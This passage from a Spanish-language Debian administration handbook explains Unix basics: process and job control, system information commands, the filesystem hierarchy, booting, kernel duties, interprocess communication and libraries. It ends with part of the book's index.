Si ejecuta `ps aux`, obtendrá una enumeración de los procesos actualmente en ejecución y le ayudará a identificarlos mostrando su *pid* (id de proceso: «process id»). Una vez que sabe el *pid* de un proceso, puede ejecutar `kill -`*`señal pid`* para enviarle una señal (siempre que sea el dueño del proceso). Existen varias señales, las más utilizadas son TERM (pedido de terminación de forma ordenada) y KILL (finalización forzada).

El intérprete de órdenes también puede ejecutar programas en segundo plano si la orden finaliza con «&». Cuando utiliza el símbolo «et», el usuario recupera el control de la consola inmediatamente aún cuando la orden continúa en ejecución (escondido del usuario como un proceso en segundo plano). El programa `jobs` («trabajos») enumerará los procesos ejecutándose en segundo plano; si ejecuta `fg %`*`número-de-trabajo`* (por *primer plano*: «foreground») recuperará en primer plano una orden. Cuando un programa esté ejecutándose en primer plano (ya sea porque se lo inició de esa forma o porque se lo recuperó desde segundo plano con `fg`) puede pausar el proceso y obtener el control de la línea de órdenes con la combinación de teclas Control+Z. Luego puede continuar el proceso en segundo plano con `bg %`*`número-de-trabajo`* (por «segundo plano»: «*background*»).

B.1.5. Información de sistema: memoria, espacio en disco, identidad

El programa `free` («libre») muestra información sobre la memoria; `df` (*libre en disco*: «disk free») reporta el espacio en disco disponible para cada uno de los discos montados en el sistema de archivos. Ambos poseen la opción -h (*legible por humanos*: «human readable») convierte los tamaños en unidades más legibles (frecuentemente mebibytes o gibibytes). De forma similar, el programa `free` soporta las opciones -m y -g con las que mostrará, respectivamente, los datos en mebibytes o gibibytes.

```
$ free
              total        used        free      shared  buff/cache   available
Mem:       16279260     5910248      523432      871036     9845580     9128964
Swap:      16601084      240640    16360444
$ df
```

```
Filesystem                1K-blocks      Used Available Use% Mounted on
udev                        8108516         0   8108516   0% /dev
tmpfs                       1627928    161800   1466128  10% /run
/dev/mapper/vg_main-root  466644576 451332520  12919912  98% /
tmpfs                       8139628    146796   7992832   2% /dev/shm
tmpfs                          5120         4      5116   1% /run/lock
tmpfs                       8139628         0   8139628   0% /sys/fs/cgroup
/dev/sda1                    523248      1676    521572   1% /boot/efi
tmpfs                       1627924        88   1627836   1% /run/user/1000
```

El programa `id` muestra la identidad del usuario ejecutando la sesión junto con la lista de grupos a los que pertenece. Debido a que el acceso a algunos archivos o dispositivos puede estar limitados a miembros de ciertos grupos, puede ser útil verificar a qué grupos se pertenece.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(floppy),27(
    ➥ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
    ➥ scanner)
```

B.2. Organización de la jerarquía del sistema de archivos

B.2.1. El directorio raíz

Un sistema Debian está organizado según el *estándar de jerarquía de archivos* (FHS: «File System Hierarchy Standard»). Este estándar define el propósito de cada directorio. Por ejemplo, se describen los directorios de primer nivel como sigue:

- `/bin/`: programas básicos;
- `/boot/`: núcleo Linux y otros archivos necesarios para las primeras etapas del proceso de arranque;
- `/dev/`: archivos de dispositivo;
- `/etc/`: archivos de configuración;
- `/home/`: archivos personales de los usuarios;
- `/lib/`: bibliotecas básicas;
- `/media/*`: puntos de montaje para dispositivos removibles (CD-ROM, llaves USB, etc.);
- `/mnt/`: punto de montaje temporal;
- `/opt/`: aplicaciones adicionales provistas por terceros;
- `/root/`: archivos personales del administrador (root);
- `/run/`: volatile runtime data that does not persist across reboots;
- `/sbin/`: programas de sistema;
- `/srv/`: datos utilizados por los servidores en este sistema;

- `/tmp/`; archivos temporales; generalmente se vacía este directorio durante el arranque;
- `/usr/`: aplicaciones; este directorio está subdividido en `bin`, `sbin`, `lib` (según la misma lógica que el directorio raíz). Lo que es más, `/usr/share/` contiene datos independientes de la arquitectura. El objetivo de `/usr/local/` es para que el administrador instale aplicaciones manualmente sin sobreescribir archivos administrados por el sistema de paquetes (`dpkg`).
- `/var/`: datos variables administrados por demonios. Esto incluye archivos de registro, colas, cachés, etc.
- `/proc/` y `/sys/` son específicos del núcleo Linux (y no son parte del FHS). El núcleo los utiliza para exportar datos a espacio de usuario. (vea Sección B.3.4, «El espacio de usuario» página 496 y Sección B.5, «El espacio de usuario» página 500 para explicaciones acerca de este concepto).

Note that many modern distributions, Debian included, are shipping `/bin`, `/sbin` and `/lib` as symlinks to the corresponding directories below `/usr` so that all programs and libraries are available in a single tree. It makes it easier to protect the integrity of the system files, and to share those system files among multiple containers, etc.

B.2.2. El directorio personal de los usuarios

El contenido del directorio personal de un usuario no está estandarizado, pero sí existen algunas convenciones notables. Una de ellas es que usualmente se refiere al directorio personal de un usuario con una virgulilla («~»). Es útil saberlo ya que los intérpretes de órdenes reemplazan una virgulilla automáticamente con el directorio correcto (generalmente `/home/`*`usuario`*`/`).

Tradicionalmente, las aplicaciones almacenan sus archivos de configuración en el directorio personal del usuario, pero sus nombres generalmente comienzan con un punto (por ejemplo, el cliente de correo `mutt` almacena su configuración el `~/.muttrc`). Tenga en cuenta que los nombres de archivos que comienzan con un punto están escondidos de forma predeterminada; sólo serán enumerados por `ls` cuando utilice la opción -a y por los gestores gráficos de archivos cuando les indique que muestren archivos ocultos.

Some programs also use multiple configuration files organized in one directory (for instance, `~/.ssh/`). Some applications (such as Firefox) also use their directory to store a cache of downloaded data. This means that those directories can end up using a lot of disk space.

Estos archivos de configuración almacenados directamente en el directorio personal de los usuarios, a los que se refieren colectivamente como «*dotfiles*» («archivos punto»), son tan populares al punto que estos directorios pueden estar atiborrados de ellos. Afortunadamente, se desarrolló la «Especificación de directorio base XDG» («XDG Base Directory Specification») gracias a un esfuerzo colectivo bajo la tutela de FreeDesktop.org, una convención que intenta limpiar estos archivos y directorios. Esta especificación indica que se debe almacenar los archivos de configuración bajo `~/.config`, archivos de caché bajo `~/.cache` y archivos de dato de aplicaciones bajo `~/.local` (o subdirectorios de los mismos). Esta convención está ganando popularidad lentamente y varias aplicaciones (especialmente las gráficas) ya comenzaron a seguirla.

Graphical desktops usually display the contents of the `~/Desktop/` directory (or whatever the appropriate translation is for systems not configured in English) on the desktop (i.e. what is visible on screen once all applications are closed or iconized).

Finalmente, el sistema de correo a veces almacena sus correos entrantes en un directorio `~/Mail/`.

B.3. Funcionamiento interno de un equipo: las diferentes capas involucradas

Generalmente se considera a un equipo como algo bastante abstracto, y la interfaz visible al exterior es mucho más simple que su complejidad interna. Esta complejidad proviene, en parte, de la cantidad de partes involucradas. Sin embargo, podemos visualizar estas piezas en capas, donde cada capa sólo interactúa con aquellas inmediatamente sobre y bajo ella.

Un usuario final puede vivir sin saber estos detalles... siempre que todo funcione. Cuando nos enfrentamos con un problema como «¡Internet no anda!», lo primero que debemos hacer es identificar en qué capa se origina el problema. ¿Está funcionando la tarjeta de red (hardware)? ¿Es reconocida por el equipo? ¿El núcleo Linux la ve? ¿Los parámetros de red configurados son correctos? Todas estas preguntas aíslan una capa apropiada y se enfocan en una fuente potencial del problema.

B.3.1. La capa más profunda: el hardware

Comencemos recordando básicamente que una máquina es, primero y principal, un conjunto de elementos de hardware. Generalmente tendrá una placa principal (conocida como *placa base*: «motherboard») con uno (o más) procesadores, algo de RAM, controladores de dispositivos y puertos de extensión para placas opcionales (para otros controladores de dispositivos). Los más notables entre estos controladores son IDE (ATA paralelo), SCSI y ATA Serial para conectar dispositivos de almacenamiento como discos duros. Entre otros controladores encontraremos a USB, que es capaz de albergar una gran variedad de dispositivos (desde cámaras web a termómetros, desde teclados a sistemas de automatización hogareña) y IEEE 1394 (Firewire). Estos controladores frecuentemente permiten conectar varios dispositivos por lo que se conoce al subsistema completo gestionado por un controlador como «canal» («bus»). Las placas opcionales incluyen tarjetas gráficas (en las que conectará pantallas y monitores), tarjetas de sonido, tarjetas de interfaz de red, etc. Algunas placas principales son prefabricadas con estas funcionalidades y no necesitan placas opcionales.

EN LA PRÁCTICA

Revisión del funcionamiento del hardware

Puede ser complicado revisar que una porción de hardware funciona. Por el otro lado, probar que no funciona a veces es muy simple.

Un disco duro está hecho de platos giratorios y cabezas magnéticas móviles. Cuando se enciende un disco duro, el motor de las placas genera un zumbido característico. También disipa energía en forma de calor. Por lo tanto, un disco duro que se mantiene frío y silencioso al encender está roto.

Las tarjetas de red frecuentemente incluyen LEDs que muestran el estado del enlace. Si tiene un cable conectado que lleva a un switch o hub de red funcional, al menos un LED estará encendido. Si ningún LED enciende, la tarjeta en sí, el dispositivo de red o el cable entre ellos tiene una falla. El siguiente paso, obviamente, es probar cada componente de forma individual.

Algunas placas opcionales — especialmente las tarjetas de video 3D — incluyen dispositivos de enfriamiento como disipadores de calor y/o ventiladores. Si el ventilador no gira aún cuando se enciende la tarjeta, una explicación posible es el sobrecalentamiento de la tarjeta. Esto también es aplicable a el o los procesadores principales ubicados en la placa principal.

B.3.2. El iniciador: el BIOS o UEFI

El hardware, por sí mismo, no es capaz de realizar tareas útiles sin un software asociado que lo maneje. El propósito de los sistemas operativos y las aplicaciones es controlar e interactuar con el hardware. Éstos, sin embargo, necesitan hardware funcional para ejecutar.

Esta simbiosis entre el hardware y el software no ocurre por sí sola. Cuando recién se enciende el equipo es necesario cierta configuración inicial. Este rol es asumido por la BIOS o UEFI, una parte de software embebido en la placa base que se ejecuta automáticamente cuando se enciende. Su tarea principal es buscar el software y cederle el control. Normalmente en el caso de la BIOS, esto involucra buscar el primer disco duro con un sector de arranque (también conocido como *registro maestro de arranque* o MBR: «Master Boot Record»), cargar dicho sector y ejecutarlo. De allí en adelante, usualmente no se utiliza la BIOS (hasta el próximo arranque). En el caso de UEFI, el proceso conlleva buscar en los discos para encontrar la partición dedicada a EFI que contiene las aplicaciones que EFI ejecutará más adelante.

HERRAMIENTA

«Setup», la herramienta de configuración del BIOS/UEFI

The BIOS/UEFI also contains a piece of software called Setup, designed to allow configuring aspects of the computer. In particular, it allows choosing which boot device is preferred (for instance, you can select an USB key or a CD-ROM drive instead of the default harddisk), setting the system clock, and so on. Starting Setup usually involves pressing a key very soon after the computer is powered on. This key is often Del or Esc, sometimes F2 or F10. Most of the time, the choice is flashed on screen while booting.

El sector de arranque (o la partición EFI), por su parte, contiene otro software pequeño llamado el gestor de arranque, cuyo propósito es encontrar y ejecutar un sistema operativo. Debido a que dicho gestor de arranque no está embebido en la placa principal sino que se lo carga desde el disco, puede ser más inteligente que el BIOS, lo que explica porqué el BIOS no carga el sistema operativo por su cuenta. Por ejemplo, el gestor de arranque (frecuentemente GRUB en los sistemas Linux) puede enumerar los sistemas operativos disponibles y pedirle al usuario que elija uno. Usualmente, provee un tiempo de espera y una opción predeterminada. A veces el usuario también puede decidir agregar parámetros que pasarle al núcleo, etc. Eventualmente, se encuentra el núcleo, se lo carga en memoria y se lo ejecuta.

NOTE

UEFI, un reemplazo moderno a la BIOS

Most new computers will boot in UEFI mode by default, but usually they also support BIOS booting alongside for backwards compatibility with operating systems that are not ready to exploit UEFI.

Este nuevo sistema se deshace de algunas de las limitaciones del arranque BIOS: con la parte útil de la partición dedicada, los gestores de arranque ya no necesitan trucos especiales para adaptarse en un pequeño *master boot record* y hallar el kernel para arrancar. Aún mejor, con una adecuada construcción de kernel de Linux, UEFI puede arrancar directamente el kernel sin ningún gestor de arranque como intermediario. UEFI también es la base principal usada para usar *Secure Boot*, una tecnología que te asegura ejecutar solo software validado por el vendedor de tu sistema operativo.

El BIOS/UEFI también está a cargo de detectar e inicializar algunos dispositivos. Obviamente, esto incluye los dispositivos IDE/SATA (generalmente discos duros y dispositivos CD-ROM), pero también dispositivos PCI. Normalmente, se enumeran en pantalla los dispositivos detectados durante el proceso de arranque. Si la lista pasa demasiado rápido, utilice la tecla Pause para congelarla el tiempo suficiente para leerla. Si faltan dispositivos PCI instalados, es un mal augurio. En el peor de los casos el dispositivo tiene una falla. En el mejor de los casos, simplemente es incompatible con la versión del BIOS o la placa principal. Las especificaciones PCI evolucionan y no se garantiza que las placas principales antiguas sean compatibles con dispositivos PCI más nuevos.

B.3.3. El núcleo

Tanto el BIOS/UEFI como el gestor de arranque sólo ejecutan por unos segundos cada uno; ahora llegamos al primer software que ejecuta por más tiempo: el núcleo del sistema operativo. Este núcleo asume el rol del director en una orquesta y asegura la coordinación entre el hardware y el software. Este papel involucra varias tareas que incluyen: administrar el hardware, gestionar procesos, usuarios y permisos, el sistema de archivos, etc. El núcleo provee una base común a todos los otros programas en el sistema.

B.3.4. El espacio de usuario

Si bien todo lo que ocurre fuera del núcleo puede agruparse bajo el nombre «espacio de usuario», todavía podemos separarlo en capas de software. Sin embargo, sus interacciones son más complejas que antes y la clasificación puede no ser tan simple. Una aplicación normalmente utiliza bibliotecas, que a su vez involucran al núcleo, pero la comunicación también puede involucrar otros programas o inclusive bibliotecas que interactúan entre sí.

B.4. Algunas tareas administradas por el núcleo

B.4.1. Administración del hardware

El núcleo tiene, antes que nada, la tarea de controlar las partes del hardware, detectarlas, encenderlas cuando se enciende el equipo, etc. También los pone a disposición del software de más alto nivel con una interfaz de programación simplificada para que las aplicaciones puedan aprovechar dispositivos sin tener que preocuparse por detalles como cuál puerto de extensión es aquél en el que está conectada una tarjeta. La interfaz de programación también provee una capa de abstracción; permite, por ejemplo, que el software de videoconferencias utilice una cámara web independientemente de su modelo y fabricante. El software puede utilizar simplemente la interfaz *video para Linux* (V4L: «Video for Linux») y el núcleo traduce las llamadas a las funciones de esta interfaz a las órdenes de hardware reales que necesita la cámara específica que está utilizando.

El núcleo exporta muchos detalles sobre el hardware detectado a través de los sistemas de archivos virtuales `/proc/` y `/sys/`. Muchas herramientas resumen estos detalles. Entre ellas, `lspci` (en el paquete *pciutils*) enumera los dispositivos PCI, `lsusb` (en el paquete *usbutils*) enumera los dispositivos USB y `lspcmcia` (en el paquete *pcmciautils*) enumera las tarjetas PCMCIA. Estas herramientas son muy útiles para identificar el modelo exacto de un dispositivo. Esta identificación permite realizar búsquedas más precisas en la web lo que, a su vez, lleva a documentos más relevantes.

Ejemplo B.1 *Ejemplo de información provista por `lspci` y `lsusb`*

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ➥ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ➥  Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ➥ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ➥ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ➥ (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Estos programas tienen una opción -v, que mostrará información mucho más detallada (pero generalmente innecesaria). Finalmente, el programa `lsdev` (en el paquete *procinfo*) enumera los recuros de comunicación utilizados por los dispositivos.

Las aplicaciones frecuentemente acceden a los dispositivos a través de archivos especiales creados en `/dev/` (revise el recuadro «Permisos de acceso a dispositivos» página 179). Éstos son archivos especiales que representan discos (por ejemplo: `/dev/hda` y `/dev/sdc`), particiones (`/dev/hda1` o `/dev/sdc3`, ratones (`/dev/input/mouse0`), teclados (`/dev/input/event0`), tarjetas de sonido (`/dev/snd/*`), puertos seriales (`/dev/ttyS*`), etc.

B.4.2. Sistemas de archivos

Los sistemas de archivos son uno de los aspectos más destacados del núcleo. Los sistemas Unix agrupan todos los archivos que almacenan en una jerarquía única, lo que permite a los usuarios (y las aplicaciones) acceder a los datos simplemente conociendo su ubicación dentro de dicha jerarquía.

El nombre del punto de partida de este árbol jerárquico es la raíz, `/`. Este directorio puede tener subdirectorios con nombres. Por ejemplo, el nombre del subdirectorio home de `/` es `/home/`. Este subdirectorio, a su vez, puede contener otros subdirectorios y así sucesivamente. Cada directorio también puede contener archivos, donde se almacenarán los datos en sí. Por lo tanto, el nombre `/home/rmas/Desktop/hello.txt` se refiere al archivo hello.txt almacenado en el subdirectorio Desktop del subdirectorio rmas del directorio home presente en la raíz. El núcleo traduce este sistema de nombres en el almacenamiento físico real en un disco.

A diferencia de otros sistemas, existe sólo una jerarquía de este tipo que puede integrar datos de varios discos. Se utiliza uno de estos discos como raíz y los demás son «montados» en directorios de la jerarquía (el programa Unix se llama `mount`); luego estos otros discos estarán disponibles bajo estos «puntos de montaje». Esto permite almacenar los directorios personales de los usuarios (tradicionalmente almacenados en `/home/`) en un disco secundario que contendrá directorios rhertzog y rmas. Una vez que se montó el disco en `/home/`, estos directorios estarán disponibles en su ubicación usual y continuarán funcionando las rutas como `/home/rmas/Desktop/hello.txt`.

There are many filesystem formats, corresponding to many ways of physically storing data on disks. The most widely known are *ext3* and *ext4*, but others exist. For instance, *vfat* is the system that was historically used by DOS and Windows operating systems, which allows using hard disks under Debian as well as under Windows. In any case, a filesystem must be prepared on a disk before it can be mounted and this operation is known as “formatting”. Commands such as `mkfs.ext3` (where `mkfs` stands for *MaKe FileSystem*) handle formatting. These commands require, as a parameter, a device file representing the partition to be formatted (for instance, `/dev/sda1`). This operation is destructive and should only be run once, except if one deliberately wishes to wipe a filesystem and start afresh.

Existen tambien sistemas de archivos de red, como NFS, en el que los datos no son almacenados en un disco local. En su lugar, se transmiten los datos a través de la red a un servidor que

los almacena y obtiene a pedido. La abstracción del sistema de archivos evita que al usuario le importe: los archivos continúan disponibles en la forma jerárquica usual.

B.4.3. Funciones compartidas

Debido a que una cantidad de funciones son utilizadas por todo software, tiene sentido centralizarlas en el núcleo. Por ejemplo, la gestión compartida de sistemas de archivos permite que cualquier aplicación simplemente abra un archivo, sin preocuparse dónde está almacenado físicamente dicho archivo. Éste puede estar almacenado en diferentes porciones de un disco duro, dividido entre varios discos duros o inclusive almacenado en un servidor remoto. Las funciones de comunicación compartidas son utilizadas por las aplicaciones para intercambiar datos independientemente de la forma en la que se transportan los mismos. Por ejemplo, el transporte puede ser a través de una combinación de redes locales o inalámbricas o a través de una línea telefónica terrestre.

B.4.4. Gestión de proceso

Un proceso es una instancia en ejecución de un programa. Esto necesita memoria para almacenar tanto el programa en sí como los datos con los que trabaja. El núcleo es el encargado de crearlos y seguirlos. Cuando se ejecuta un programa, primero el núcleo reserva memoria, carga en ella el código ejecutable desde el sistema de archivos y luego inicia la ejecución de este código. Mantiene información sobre este proceso, de las que la más visible es un número de identificación conocido como *pid* (*identificador de proceso*: «process identifier»).

Los núcleos similares a Unix (incluyendo a Linux), al igual que muchos otros sistemas operativos modernos, poseen la capacidad de ser «multitarea». En otras palabras, permite ejecutar muchos procesos «al mismo tiempo». En realidad sólo hay un proceso ejecutando en un momento dado, pero el núcleo divide el tiempo en pequeñas porciones y ejecuta en orden a cada proceso. Debido a que estas divisiones de tiempo son muy pequeñas (en el rango de los milisegundos), crean la ilusión de procesos ejecutando en paralelo, aún cuando sólo están activos durante algunos intervalos y en espera el resto del tiempo. La tarea del kernel es ajustar con mecanismos planeados para mantener esa ilusión, mientras se maximiza el rendimiento global del sistema. Si las divisiones de tiempo son muy extensas, la aplicación puede que no responda como se desea. Si son muy pequeñas, el sistema perderá tiempo cambiando tareas demasiado frecuentemente. Se pueden personalizar estas decisiones con las prioridades de procesos. Los procesos con prioridad alta ejecutarán por más tiempo y en intervalos más frecuentes que los procesos con prioridad baja.

NOTA

Sistemas multiprocesador (y variaciones)

La limitación aquí descripta sólo es un caso extremo. La restricción actual es que, en cada momento, sólo puede existir un proceso en ejecución *por núcleo de procesador*. Los sistemas multiprocesador, multinúcleo o con «hyper-threading» («multihilos») permite ejecutar varios procesos en paralelo. Sin embargo, se utiliza el mismo sistema de división de tiempo para administrar casos en los que existan

más procesos activos que núcleos de procesador disponibles. Este caso no es extraño: un sistema básico, aún aquellos mayormente desocupados, casi siempre posee decenas de procesos en ejecución.

Por supuesto, el núcleo permite ejecutar varias instancias independientes del mismo programa. Pero cada una de ellas sólo puede acceder sus propias divisiones de tiempo y su propia memoria. Sus datos, por lo tanto, se mantienen independientes.

B.4.5. Gestión de permisos

Los sistemas similares a Unix también son multiusuario. Proveen un sistema que permite usuarios separados y grupos; también permite la capacidad de decidir permitir o bloquear acciones según sus permisos. El núcleo gestiona, para cada proceso, permitiéndole controlar los permisos. La mayor parte del tiempo, cada proceso es identificado por el usuario que lo inició. Ese proceso sólo puede realizar las acciones que pueda realizar su dueño. Por ejemplo, intentar abrir un archivo requiere que el núcleo verifique la identidad del proceso según los permisos de acceso (para más detalles sobre este ejemplo particular, revise la Sección 9.3, «Administración de permisos» página 218).

B.5. El espacio de usuario

El «espacio de usuario» se refiere al entorno de ejecución de procesos normales (en contraste con el núcleo). Esto no significa necesariamente que usuarios iniciaron realmente estos procesos debido a que un sistema estándar frecuentemente posee procesos «demonio» (o en segundo plano), procesos que se ejecutan antes que el usuario inicie una sesión. Los procesos demonio son procesos considerados en espacio de usuario.

B.5.1. Proceso

Cuando el núcleo supera su fase de inicialización, ejecuta el primer proceso: `init`. El proceso #1 rara vez es útil por sí mismo, y los sistemas similares a Unix ejecutan con un ciclo de vida con muchos procesos adicionales.

Primero que nada, un proceso puede clonarse a sí mismo (esto es conocido como *bifurcación* — «fork»). El núcleo reserva un nuevo (pero idéntico) proceso de espacio en memoria, y otros procesos para usarlo. En este momento, la única diferencia entre estos dos procesos es su *pid*. Al nuevo proceso se le suele llamar proceso hijo al nuevo proceso y proceso padre al proceso cuyo *pid* no cambió.

A veces, el proceso hijo continúa su vida de forma independiente a su padre, con sus propios datos copiados del proceso padre. En muchos casos, sin embargo, el proceso hijo ejecuta otro programa. Con unas pocas excepciones, simplemente se reemplaza su memoria con aquella del

nuevo programa y comienza la ejecución del mismo.Este es un mecanismo usado para el proceso de inicio (con el número 1 de proceso) para iniciar servicios adicionales y ejecutar toda la secuencia de arranque. En algún punto, uno de los proceso de la descendencia de `init` inicia una interfaz gráfica en la que los usuarios pueden iniciar sesión (describimos con más detalle la secuencia real de eventos en la Sección 9.1, «Arranque del sistema» página 202).

Cuando un proceso finaliza la tarea para la que fue iniciado, termina. El núcleo recupera la memoria asignada a este proceso y no le asignará más divisiones de tiempo de ejecución. Se le informa al proceso padre sobre la finalización de su proceso hijo, lo que permite a un proceso esperar que se complete una tarea que delegó a un proceso hijo. Este comportamiento es obvio a simple vista en los intérpretes de línea de órdenes (conocidos como *consolas* — «shells»). Cuando se ingresa una orden en una consola, sólo vuelve el prompt cuando finaliza la ejecución de dicha orden. La mayoría de las consolas permiten ejecutar programas en segundo plano, sólo es cuestión de agregar un **&** al final de la orden. Se mostrará el prompt inmediatamente, lo que puede llevar a problemas si la orden necesita mostrar datos por su cuenta.

B.5.2. Demonios

Un «demonio» es un proceso iniciado automáticamente por la secuencia de inicio. Continúa ejecutando (en segundo plano) para realizar tareas de mantenimiento o proveer servicios a otros procesos. Esta «tarea en segundo plano» es realmente arbitraria y no tiene un rol especial desde el punto de vista del sistema. Simplemente son procesos, muy similares a otros proceso, que se ejecutarán cuando le corresponda a su división de tiempo. Esta distinción es sólo para los humanos: se dice de un proceso que ejecuta sin interacción de un usuario (en particular, sin una interfaz gráfica) que ejecuta «en segundo plano» o «como un demonio».

VOCABULARIO

Demonio, ¿un término despectivo?

En inglés, se utiliza el término «*daemon*» (en lugar de «*demon*») para hacer referencia a los demonios. Ambos comparten su etimología griega pero el primero no implica un mal diabólico; en cambio, debería entenderse como una especie de espíritu de ayuda. La distinción es suficientemente sutil en inglés; es aún peor en otros idiomas (como el español) en el que se utiliza la misma palabra para ambos significados.

Describimos en detalle muchos demonios en el Capítulo 9: «Servicios Unix» página 202.

B.5.3. Comunicación entre procesos

Un proceso aislado, sea un demonio o una aplicación interactiva, rara vez es útil por sí misma, razón por la que existen varios métodos que permiten la comunicación entre dos procesos separados, ya sea para intercambiar datos o para que se controlen entre sí. El término genérico para referirse a esto es *comunicación entre procesos* (abreviado IPC: «Inter-Process Communication»).

El sistema IPC más simple es utilizar archivos. El proceso que desea enviar datos, los escribe en un archivo (cuyo nombre ya conozca), mientras que el receptor sólo debe abrir este archivo y leer su contenido.

En el caso en que no deseemos almacenar datos en el disco, podemos utiliza una *tubería* («pipe»), que simplemente es un objeto con dos extremos; los bytes escritos en uno de ellos son legibles en el otro. Si dos procesos separados controlan los extremos, esto se convierte en un canal de comunicación entre procesos simple y conveniente. Podemos clasificar las tuberías en dos: tuberías con nombre y tuberías anónimas. Se representa a una tubería con nombre como un elemento en el sistema de archivos (aunque los datos transmitidos no se almacenen en él), para que ambos procesos puedan abrirlo independientemente si ya conocen la ubicación de la misma. En los casos en los que los procesos que se comunican están relacionados (por ejemplo, un proceso padre y su hijo), el proceso padre también puede crear una tubería anónima antes de bifurcarse que será heredada por el hijo. Ambos procesos podrán intercambiar datos a través de la tubería sin necesitar el sistema de archivos.

EN LA PRÁCTICA

Un ejemplo concreto

Describiremos con algo de detalle lo que ocurre cuando se ejecuta en una consola una orden compleja (una *cañería*: «pipeline»). Asumiremos que tenemos un proceso `bash` (la consola de usuario estándar en Debian), con *pid* 4374; en esta consola ingresaremos la siguiente orden: `ls | sort`.

La consola primero interpreta la orden que ingresamos. En nuestro caso, entiende que hay dos programas (`ls` y `sort`), con un flujo de datos de uno al otro (denotado por el carácter `|`, conocido como *tubería* — «pipe»). `bash` primero crea una tubería sin nombre (que existe sólo dentro del proceso `bash` en sí).

Luego la consola se clona a sí misma; esto lleva a un nuevo proceso `bash`, con *pid* #4521 (los *pid* son números abstractos y generalmente no tienen un significado particular). El proceso #4521 hereda la tubería, lo que significa que puede escribir en su extremo de «entrada»; `bash` redirige su flujo de salida estándar a la entrada de esta tubería. Luego ejecuta (y se reemplaza a sí mismo) con el programa `ls`, que enumera el contenido del directorio actual. Debido a que `ls` escribe en su salida estándar, y anteriormente se redirigió esta salida, efectivamente se envía su resultado a la tubería.

Ocurre una operación similar para el segundo programa: `bash` se clona a sí mismo nuevamente, lo que lleva a un nuevo proceso `bash` con pid #4522. Debido a que también es un proceso hijo de #4374, también hereda la tubería; luego `bash` conecta su entrada estándar a la salida de la tubería y luego ejecuta (y se reemplaza a sí mismo) con el programa `sort`, que ordena su entrada y muestra el resultado.

Ahora están definidas todas las piezas del rompecabezas: `ls` lee el directorio actual y escribe la lista de archivos en la tubería; `sort` lee esta lista, la ordena alfabéticamente y muestra los resultados. Luego finalizan los procesos #4521 y #4522, y el proceso #4374 (que estaba esperando durante esta operación), recupera el control y muestra el prompt que permite al usuario ingresar una nueva orden.

Sin embargo, no toda la comunicación entre procesos es para mover datos. En muchas situaciones, la única información que se necesita transmitir son mensajes de control como «suspender la ejecución» o «continuar la ejecución». Unix (y Linux) provee un mecanismo llamado *señales*, a través de las que un proceso puede simplemente enviar una señal específica (elegida de una lista predefinida de señales) a otro proceso. El único requisito es saber el *pid* del objetivo.

Para comunicaciones más complejas también existen mecanismos que le permiten a un proceso acceder, o compartir, parte de la memoria reservada para otros procesos. La memoria ahora compartida entre ellos puede ser usada para mover datos entre procesos.

Finalmente, las conexiones de red también pueden ayudar a comunicar un proceso; estos procesos inclusive puede estar ejecutando en diferentes equipos, posiblemente a miles de kilómetros de distancia.

Es bastante estándar que un sistema similar a Unix típico, utilice en varios niveles estos mecanismos.

B.5.4. Bibliotecas

Las bibliotecas de funciones tienen un rol crucial en un sistema operativo similar a Unix. No son programas completos ya que no se las puede ejecutar por su cuenta, sino colecciones de fragmentos de código que los programas estándar pueden utilizar. Entre las bibliotecas comunes podemos encontrar a:

- la biblioteca estándar C (*glibc*), que contien funciones básicas como aquellas para abrir archivos o conexiones de red y otras que facilitan la interacción con el núcleo;
- herramientas gráficas, como Gtk+ y Qt, que permiten que muchos programas reutilicen los objetos gráficos que proveen;
- la biblioteca *libpng*, que permite cargar, interpretar y guardar imágenes en el formato PNG.

Gracias a estas bibliotecas, las aplicaciones puede reutilizar código existente. El desarrollo de la aplicación se simplifica cuando muchas aplicaciones reutilizan las mismas funciones. Debido a que diferentes personas desarrollan las bibliotecas, el desarrollo global del sistema es más cercano a la filosofía histórica de Unix.

CULTURA

La forma Unix: una cosa a la vez

Uno de los conceptos fundamentales que subyace en la familia Unix de sistemas operativos es que cada herramienta debe hacer sólo una cosa, y hacerla bien; las aplicaciones luego pueden reutilizar estas herramientas para crear sobre ellas lógica más avanzada. Se puede ver esta filosofía en muchas encarnaciones. Los scripts de consola pueden ser el mejor ejemplo: ensamblan secuencias complejas de herramientas muy simples (como `grep`, `wc`, `sort`, `uniq`, etc.). Podemos ver otra implementación de esta filosofía en bibliotecas de código: la bilioteca *libpng* permite leer y escribir imágenes PNG, con diferentes opciones y en diferentes formas, pero sólo hace eso; ni considera incluir funciones que muestren o editen imágenes.

Lo que es más, estas bibliotecas generalmente son llamadas «bibliotecas compartidas» ya que el núcleo puede cargarlas en memoria sólo una vez, aún cuando varios procesos utilicen la misma biblioteca simultáneamente. Esto permite ahorrar memoria si lo comparamos con la situación opuesta (e hipotética) en la que se cargará el código de una biblioteca tantas veces como haya procesos que la utilizan.

Índice alfabético

.config, 194
.d, 123
.desktop, 394
.dsc, 92
.htaccess, 304
.menu, 395
/bin, 492
/boot, 492
/dev, 492
/etc, 492
/etc/apt/apt.conf, 123
/etc/apt/apt.conf.d/, 123
/etc/apt/apt.conf.d/50unattended-upgrades, 142
/etc/apt/preferences, 124
/etc/apt/preferences.d/, 124
/etc/apt/sources.list, 110
    Example
        stable, 112
        unstable, 115
/etc/apt/sources.list.d, 111
/etc/apt/trusted.gpg, 136
/etc/apt/trusted.gpg.d/, 136
/etc/bind/named.conf, 267
/etc/default/ntpdate, 188
/etc/exports, 310
